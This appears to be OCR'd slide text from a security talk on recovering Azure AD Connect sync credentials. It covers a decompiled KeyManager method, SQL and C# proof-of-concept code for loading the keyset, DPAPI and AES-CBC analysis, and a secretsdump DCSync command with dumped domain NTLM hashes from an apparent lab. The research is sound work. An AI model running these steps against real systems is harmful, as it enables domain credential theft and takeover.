
```
1  // Microsoft.DirectoryServices.MetadirectoryServices.Cryptography.KeyManager
2  // Token: 0x06000097 RID: 151 RVA: 0x0002EB0C File Offset: 0x0002DF0C
3  public unsafe void LoadKeySet(Guid guidEntropy, Guid guidMms, uint uKeySetId)
4  {
5      fixed (_GUID* ptr = &this.m_guidMms)
6      {
7          fixed (_GUID* ptr2 = &this.m_guidEntropy)
8          {
```

```
SELECT instance_id, keyset_id, entropy FROM mms_server_configuration;
```

	instance_id	keyset_id	entropy
1	1BBD4DD8-09F6-4BDB-B5F8-19EA09796B35	1	64C15727-CC41-458F-97E9-6D701F2A99B4

Create limited POC – analyze with procmon

```
static void Main(string[] args)
{
    KeyManager keyManager = new KeyManager();
    Guid instance_id = new Guid("1BBD4DD8-09F6-4BDB-B5F8-19EA09796B35");
    Guid entropy = new Guid("64C15727-CC41-458F-97E9-6D701F2A99B4");
    keyManager.LoadKeySet(entropy, instance_id, 1);
```




Local test VS server test

- Locally: error
- On server: works
- Even with same data in registry

- Suggests: Machine dependent protection → DPAPI


DPAPI


- Simple API to use: 1 line of code to securely encrypt data
- Uses certificates per user or computer
- Monitor calls to Crypt32.dll




#	Time of Day	Thread	Module	API
1	3:44:06.098 PM	1	mmsutils.dll	CryptUnprotectData (0x00000044675fed70, NULL, 0x00000044675fed60, N...


Tracking DPAPI with API Monitor







More crypto stuff



mmsutils.dll	CryptImportKey (0x0000029a6b280fb0, 0x0000029a6eb60bdc, 44, NULL, 0, 0..	TRUE
rsaenh.dll	BCryptOpenAlgorithmProvider (0x000000e4e29fe690, "AES", NULL, 0)	STATUS_SUCCESS
rsaenh.dll	BCryptGenerateSymmetricKey (0x0000029a6b282ab0, 0x000000e4e29fe...	STATUS_SUCCESS
mmsutils.dll	CryptGetKeyParam (0x0000029a6b26c860, KP_BLOCKLEN, 0x000000e4e29fe...	TRUE
mmsutils.dll	CryptSetKeyParam (0x0000029a6b26c860, KP_MODE, 0x000000e4e29fec08, 0	TRUE
rsaenh.dll	BCryptSetProperty (0x0000029a6b283140, "ChainingMode", 0x00007ff...	STATUS_SUCCESS
mmsutils.dll	CryptContextAddRef (0x0000029a6b280fb0, NULL, 0)	TRUE
mmsutils.dll	CryptSetKeyParam (0x0000029a6b26c860, KP_IV, 0x0000029a6eb60d28, 0)	TRUE
rsaenh.dll	BCryptSetProperty (0x0000029a6b283140, "IV", 0x0000029a6b282814, 16,	STATUS_SUCCESS
mmsutils.dll	CryptDecrypt (0x0000029a6b26c860, NULL, FALSE, 0, 0x0000029a6eb60fe0, 0.	TRUE
rsaenh.dll	BCryptDestroyKey (0x0000029a6b283140)	STATUS_SUCCESS


Crypto TL;DR

- Encryption key is encrypted with DPAPI
- Decrypted version contains some blob with AES keys
- Uses AES-256 in CBC mode


Info needed to decrypt variables

- Adsync database
  - Encrypted data
  - Entropy
  - Instance ID
  - Keyset ID
- Registry
  - Encryption Key (DPAPI protected)
  - DPAPI machine secrets

Dumping the info - demo


65.52.134.75
test
File
Home
Share
View
This PC
Desktop
test
Search test
Name
Date modified
Type
Size
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network
This folder is empty.
0 items
NLD
7:57 PM
3/14/2019

Or remotely over the network




Credit: @agsolino for his work on impacket and secretsdump

DCSync with AD Sync account

```
user@localhost:~/azuread$ secretsdump.py OFFICE/MSOL_206b1a1ede1f@40.115.8.221 -just-dc
Impacket v0.9.18-dev - Copyright 2002-2018 Core Security Technologies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
baasbob:500:aad3b435b51404eeaad3b435b51404ee:8777f974e0c474dbc6d6ab839d989172:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:43930fb75458938684b27f8e95091a49:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
MSOL_206b1a1ede1f:1104:aad3b435b51404eeaad3b435b51404ee:f58ec9aa0a1d50078c4e052f7ff015a0:::
office.local\testoverride:1106:aad3b435b51404eeaad3b435b51404ee:0aad3e6a4d627a4dbafe24df580cb2e8:::
office.local\vince:2601:aad3b435b51404eeaad3b435b51404ee:0aad3e6a4d627a4dbafe24df580cb2e8:::
office.local\testuser:2603:aad3b435b51404eeaad3b435b51404ee:0aad3e6a4d627a4dbafe24df580cb2e8:::
office.local\attacker:3601:aad3b435b51404eeaad3b435b51404ee:0aad3e6a4d627a4dbafe24df580cb2e8:::
office.local\secure:3602:aad3b435b51404eeaad3b435b51404ee:0aad3e6a4d627a4dbafe24df580cb2e8:::
office.local\adminvince:3603:aad3b435b51404eeaad3b435b51404ee:0aad3e6a4d627a4dbafe24df580cb2e8:::
office.local\helpdesk:6101:aad3b435b51404eeaad3b435b51404ee:0aad3e6a4d627a4dbafe24df580cb2e8:::
```

Recommendation

